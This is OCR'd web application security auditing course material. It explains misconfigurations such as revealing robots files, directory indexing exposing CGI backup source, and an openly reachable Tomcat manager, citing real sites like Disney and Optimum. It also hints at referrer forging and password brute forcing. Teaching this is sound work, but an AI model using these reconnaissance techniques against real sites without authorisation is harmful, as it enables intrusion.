
Clearly this is not effective security. Aside from that, it's an example of the developer apparently not realizing that any user can simply choose to view the source code of the page, allowing unauthorized users to steal and use these credentials. In addition, this isn't actually a server configuration issue, but it certainly is a great example of why we can't "hide" stuff in the source code of our pages!



Another configuration issue revolves around the robots file. This file has been around for quite some time and is intended to enable you to control what parts of your site a well-behaved web crawler (such as Google or Yahoo) indexes. More specifically, it enables you to specify sections of your site that should *not* be indexed by search engines.


There is a side effect to using this file, however. Some organizations list sensitive portions of their site in the robots file, essentially telling an attacker where the most important parts of your site are. Now, we're not saying that you shouldn't use a robots file. Certainly it has a useful function. What we are saying is that you should look carefully at what you are listing in your robots file. It is not uncommon to find pointers to nonpublic pieces of the site such as remote web mail, remote desktop connections, and more.

If you want to restrict which pages are indexed and you want to avoid putting something in the robots file, this can be accomplished more cleanly using META tags marking the content as "private."




Here's an example from a real corporation, Disney. I'm a big fan of Disney, but this example is perfect for our purposes. Here we see a huge corporation with a significant web presence, yet there are still errors in the way that the Disney.com site is built from a security perspective.

Looking at the directories that have been "excluded" from indexing, what sorts of things do you think you might find in these directories? Of all the things that are in the slide, the qa directory is by far the most interesting. What does that directory seem to indicate about the environment where development occurs? If I were to find this on a production site, it would be a strong indication to me that the production site is also used for Quality Assurance. This is certainly a bad idea!




The last major issue for this section is that of lazy configuration and maintenance. In the slide, you can shows an example of having directory indexing enabled (bad configuration) for the cgi-bin directory. In that directory, we can see all the various CGI programs that are installed. Notice that there are no fewer than two active CGI programs that seem to serve the same purpose. Do you think that they are both used, or is it more likely that a new one was installed and the old one left to gather dust? Perhaps it was left in place as a preference to actually replacing references to it in the rest of the code on the site. What harm can this cause?




If we try to access the FormMail.cgi program on this server, we get a bad referrer error. Now, we haven't actually moved into the methods of testing section, but think about this for a moment. If the site is telling us that it won't allow us to use the CGI because our referrer is incorrect, is there a way that we can change our referrer? Absolutely! This is a perfect task for WebScarab.

At this point, we're not going to try to exploit this particular mailer, but we want to point out another aspect of this installation that indicates lazy maintenance.




You may have noticed that there were FormMail.bak files sitting in the cgi-bin directory. In these files, we find backup copies of older versions of the source code for these CGI programs! Notice in the browser screen shot on the slide that we can actually read the source code. It is always easier to find vulnerabilities in applications when you can read the source code.

You might be wondering why it is possible to see this code. There are a few answers to this. The first is that the web site administrator was too lazy to remove the old code or to move it into a safe place. Another part of the answer is that most web servers will run code placed in cgi-bin, but it is also common to find that the files in that directory must have a certain file extension to run. This prevents us from inadvertently running code that was not put there intentionally. In this case, it also allows us to read the source code for the program.



Poor configuration is not simply a matter of leaving directories accessible. For example, consider this screen shot. Here we are looking at the web e-mail interface provided by a major Internet provider, Optimum. This is a company estimated to have several million customers, clearly not a small business.

Take note of the URL. We can see that we have been directed to webtop.webmail.optimum.net and that, apparently, we will be using the Cerulean e-mail browser. There's nothing wrong with this so far. What happens, however, if we modify the URL?



Now look at the URL. All that we have done is removed the /ceruleanx from the URL and we are looking at the Tomcat page with links to the status page and administration interface!

In this case, the administration interface is potentially available when we simply manipulate the URL. In other cases, we may find that the administration interface is simply listening on a different port, so a scan of the system will quickly reveal it. What is the impact of this type of misconfiguration?

Administration Interfaces (3)


- Admin interface accessible:
  - Username/password protected
  - How hard is it to break?
- Research reveals:
  - Interface disabled by default
  - When enabled, no lockout by default
  - Apache recommends lockdown to specific IPs

Auditing Web Based Applications

Clicking the manager link pops open an authentication window. All this indicates that the Tomcat management interface is installed, enabled, and accessible. All that is necessary is a valid username and password. The triviality of brute forcing passwords will be discussed later in the day!

Just a little bit of research reveals some interesting facts that could be used to generate a finding for this major service provider. First, the interface is disabled by default. Someone has actively enabled it. Next, when the interface is turned on, the default security container does *not* lock out accounts based on a specific number of attempts. Lastly, the Apache foundation, maintainer of Tomcat, strongly recommends that the management interface be locked down to specific IP addresses rather than accessible by anyone.

Given that the only effort required to access the Tomcat page was changing the URL and that the interface has been enabled with no IP restrictions, what do you suspect the likelihood is that the system will lock bad attempts out of the system? Very low!



Before we get going, there's an important thing to know. Because we've already talked about the possibility of changing the headers that our server reports to conceal or lie about what brand of server we are running, this should seem obvious, but it's worth stating. Don't believe what the web server you are testing tells you.

The reason that we mention this is that even though you might know this, just about all the vulnerability testing suites rely on what a server tells them to speed up the testing. This means that if our server lies about its identity, an automated vulnerability sweep will likely produce false negatives if we have failed to secure something specific to the actual server type we are running. This also means that even though the site might appear to have the newest most secure version of a particular application, that doesn't mean that an older buggier version isn't still sitting there ready to run. Look back at the example from the last section. We highlighted that the source code was sitting in a .bak file, but you might have also notice that there was FormMail.cgi and a FormMail2.cgi. Which one do you think is newer?


How Scanners Work

- Typical strategy is to identify the server first:
  - Fingerprint the OS
  - Fingerprint the web service
  - Fingerprint add-ons (PHP, ColdFusion, and more)
- Test for server issues based on results:
  - Speeds things up!
    - IIS 6 on Windows: MSXX-XXX attack
    - Apache on Linux: Chunked encoding attack

Auditing Web Based Applications


Vulnerability testing tools, though, tend to try to optimize their tests of the server in question. This is understandable because the tool will often have the capability of testing for hundreds or even thousands of vulnerabilities. Each one of these tests takes time. If the tool is used to target 10 or 20 systems, then this time grows exponentially. Imagine yourself running two testing tools side by side. They both come up with the same results, but one takes 3 minutes and the other takes 30 minutes. Which tool will you stick with?

As you can imagine this has had an impact on the market. Vendors are therefore focused not just on results, but on speed. However, the faster you go (the more shortcuts you take) the more false negatives you come up with. Knowing how these testing tools works helps us to understand how we will want to configure them to perform a thorough test.




We also take into account that any decent defender will at the least remove the banners from the services and some will even lie about the identity of the server. If you want to do this for your own servers or recommend it as a part of your security posture, there are tools and techniques available for all of the servers currently in use. For IIS, we recommend that you look at the handy IISBanner tool (free!) from www.kodeit.org. If you useApache, the most reliable way to replace the banner is to recompile the server; although, some versions do allow you to modify the banner through the configuration file.

With these in mind, then, we also want to pick a testing tool that allow us to override the default fingerprinting results and test for everything regardless of the banners. This is also one of the reasons that manual testing is still so valuable for web application testing.



We may also discover that the information reported by the web server changes depending upon which page or other resource we request. Remember our discussion about cross domain requests and schizophrenic development? This is similar, but the change in platform may not be signaled by a switch to a new hostname or subdomain. Note in this slide that we are visiting the package tracking page for the Bulgarian postal service. The site appears to be running on an Apache server on a CentOS system. We can also see from the captured HTTP response that it is likely a PHP-based application.


If we were running an automated scanner, it would quite likely make the same identification that we have just made. But is it correct? Consider the next slide.



At this point, we have asked it to search for tracking ID #1. You can see that the application is responding with a large number of results, but frankly, these results are completely immaterial to our point. Instead, take note of the URL and of the HTTP header that returns!

